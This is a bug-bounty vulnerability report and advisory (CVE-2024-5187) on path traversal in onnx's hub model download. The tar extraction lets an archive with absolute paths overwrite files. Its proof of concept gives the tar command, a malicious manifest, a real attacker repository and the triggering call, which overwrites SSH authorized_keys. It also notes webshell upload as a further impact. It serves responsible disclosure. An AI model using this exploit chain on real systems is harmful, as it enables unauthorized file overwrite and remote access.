Arbitrary File Overwrite in download_model_with_test_data in onnx/onnx

Valid Reported on Apr 7th 2024

Description

The download_model_with_test_data function does not adequately prevent malicious tar files from performing path traversal attacks. This can allow the downloading of malicious tar files that can overwrite any file. This leads directly leads to a high impact regarding the integrity of files. An attacker could also abuse this to impact the availability, by deleting system files, personal files, or application files. Remote code execution is also possible through various means.

The vulnerable function is exposed through the `download_model_with_test_data` function, which is further used in the onnx framework, as well as can be imported easily.

This code snippet shows how the `download_model_with_test_data` function extracts a tar file downloaded from internet without performing any security checks.

```
def download_model_with_test_data(
    model: str,
    repo: str = "onnx/models:main", # change to attacker's repo
    opset: Optional[int] = None,
    force_reload: bool = False,
    silent: bool = False, # set silent to True
) -> Optional[str]:
    selected_model = get_model_info(model, repo, opset)

    local_model_with_data_path_arr = selected_model.metadata[
        "model_with_data_path"
    ].split("/")

    model_with_data_sha = selected_model.metadata["model_with_data_sha"]
    ...
    local_model_with_data_path = join(
        _ONNX_HUB_DIR, os.sep.join(local_model_with_data_path_arr)
    )

    if force_reload or not os.path.exists(local_model_with_data_path):
        os.makedirs(os.path.dirname(local_model_with_data_path), exist_ok=True)
        lfs_url = _get_base_url(repo, True)
        print(f"Downloading {model} to local path {local_model_with_data_path}")
        _download_file( # download model from github repository
            lfs_url + selected_model.metadata["model_with_data_path"],
            local_model_with_data_path,
```

```
        )
    else:
        print(f"Using cached {model} model from {local_model_with_data_path}")

    with open(local_model_with_data_path, "rb") as f:
        model_with_data_bytes = f.read()

    with tarfile.open(local_model_with_data_path) as model_with_data_zipped:
        # FIXME: Avoid index manipulation with magic numbers
        local_model_with_data_dir_path = local_model_with_data_path[
            0 : len(local_model_with_data_path) - 7
        ]
        model_with_data_zipped.extractall(local_model_with_data_dir_path) # just ex

    return model_with_data_path
```

The Python documentation explains us that tarfiles may also have absolute filenames starting with / which could overwite files in system.

```
Warning: Never extract archives from untrusted sources without prior inspection.
It is possible that files are created outside of path,
e.g. members that have absolute filenames starting with "/" or filenames with two d
```

Proof of Concept

An attacker can create a malicous tar file using following command:

```
tar --absolute-names -cvf hack.tar.gz /home/kali/.ssh/authorized_keys
```

Then, the attacker will upload the `hack.tar.gz` as onnx model to his own github repository. Besides, create file `ONNX_HUB_MANIFEST.json` with tar file path(`model_with_data_path`) and sha256 value(`model_with_data_sha`).

Create malicious model repo:

```
git lfs track "*.gz"
git add .
git commit -m 'add gz lfs models'
git push
```

the `ONNX_HUB_MANIFEST.json` metadata file example:

```
[
    {
        "model": "MNIST",
        "model_path": "validated/mnist-8.onnx",
        "onnx_version": "1.3",
        "opset_version": 8,
        "metadata": {
```

```
            "model_sha": "",
            "model_bytes": 26454,
            "tags": [
                "vision",
                "classification",
                "mnist"
            ],
            "io_ports": {
                "inputs": [
                    {
                        "name": "Input3",
                        "shape": [
                            1,
                            1,
                            28,
                            28
                        ],
                        "type": "tensor(float)"
                    }
                ],
                "outputs": [
                    {
                        "name": "Plus214_Output_0",
                        "shape": [
                            1,
                            10
                        ],
                        "type": "tensor(float)"
                    }
                ]
            },
            "model_with_data_path": "validated/hack.tar.gz",
            "model_with_data_sha": "786bb632aab30bb574f7f2bab991c56c7707f8d224845f8
            "model_with_data_bytes": 26751
        }
    }
]
```


I have create one malicous repo for testing: https://github.com/sunriseXu/onnx


If anyone now downloads model from online github repository, and `download_model_with_test_data` will extract the malicous tar file and overwrite files specified in tarfile by absolute path silently.

```
from onnx import ModelProto, hub
hub.download_model_with_test_data("mnist",repo="sunriseXu/onnx",force_reload=True,s
```

```
$ cat /home/kali/.ssh/authorized_keys
ssh-rsa xxx hacker@test.com
```

tested in google colab: https://colab.research.google.com/drive/1m1iJcfp-dETTr013HyYaYJsdetBa-7YA?usp=sharing

```
python
>>> from onnx import ModelProto, hub
>>> hub.download_model_with_test_data("mnist",repo="sunriseXu/onnx",force_reload=True,silent=True)
Downloading mnist to local path /home/kali/.cache/onnx/hub/validated/786bb632aab30bb574f7f2bab991c56c7707f8d224845f85
a16bce32e7980cac_hack.tar.gz
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/kali/miniconda3/lib/python3.11/site-packages/onnx/hub.py", line 349, in download_model_with_test_data
    + os.listdir(local_model_with_data_dir_path)[0]
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/home/kali/.cache/onnx/hub/validated/786bb632aab30bb574f7f2b
ab991c56c7707f8d224845f85a16bce32e7980cac_hack'
>>>
```



Impact

This vulnerability can have severe consequences. This section will highlight some tangible impact.

SSH Access On servers that have SSH enabled, an attacker may be able to inject their own public RSA key into the authorized_keys file, leading to remote code execution.

Web Servers On servers hosting web servers, various vulnerabilities can be exploited. On PHP or JSP server, remote code execution may be possible via uploading a webshell. On other servers an HTML file can be uploaded to achieve Cross-site Scripting (XSS)

Occurrences

hub.py L369

References

- https://huntr.com/bounties/5d7e5752-085c-4e93-af0d-e25f05a27b89

We are processing your report and will contact the **onnx** team within 24 hours. 2 years ago

sunrise modified the report 2 years ago

sunrise modified the report 2 years ago

We have contacted a member of the **onnx** team and are waiting to hear back 2 years ago

We have sent a follow up to the **onnx** team. We will try again in 4 days. 2 years ago

We have sent a second follow up to the **onnx** team. We will try again in 7 days. 2 years ago

We have sent a third follow up to the **onnx** team. We will try again in 14 days. 2 years ago

We have sent a fourth follow up to the **onnx** team. We will send a final notification 48 hours before report publication. 2 years ago

We have sent a warning to the **onnx** team to inform them that this report will be published in 48 hours 2 years ago

Marcello validated this vulnerability 2 years ago

sunrisexu has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

CVE-2024-5187 assigned to this report. 2 years ago

This vulnerability has now been published 2 years ago

CVE-2024-5187 has now been published 2 years ago

We have notified the **onnx/onnx** maintainers about this report in their weekly follow-up a year ago

Sign in to join this conversation

CVE
CVE-2024-5187
Published

Vulnerability Type
CWE-22: Path Traversal

Severity
High (8.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Open in visual CVSS calculator

Registry
Pypi

Affected Version
1.16.0

Visibility
Public

Status
Awaiting fix

Disclosure Bounty
$750

Fix Bounty
$187.5

Found by

sunrise
@sunrisexu
LIGHTWEIGHT

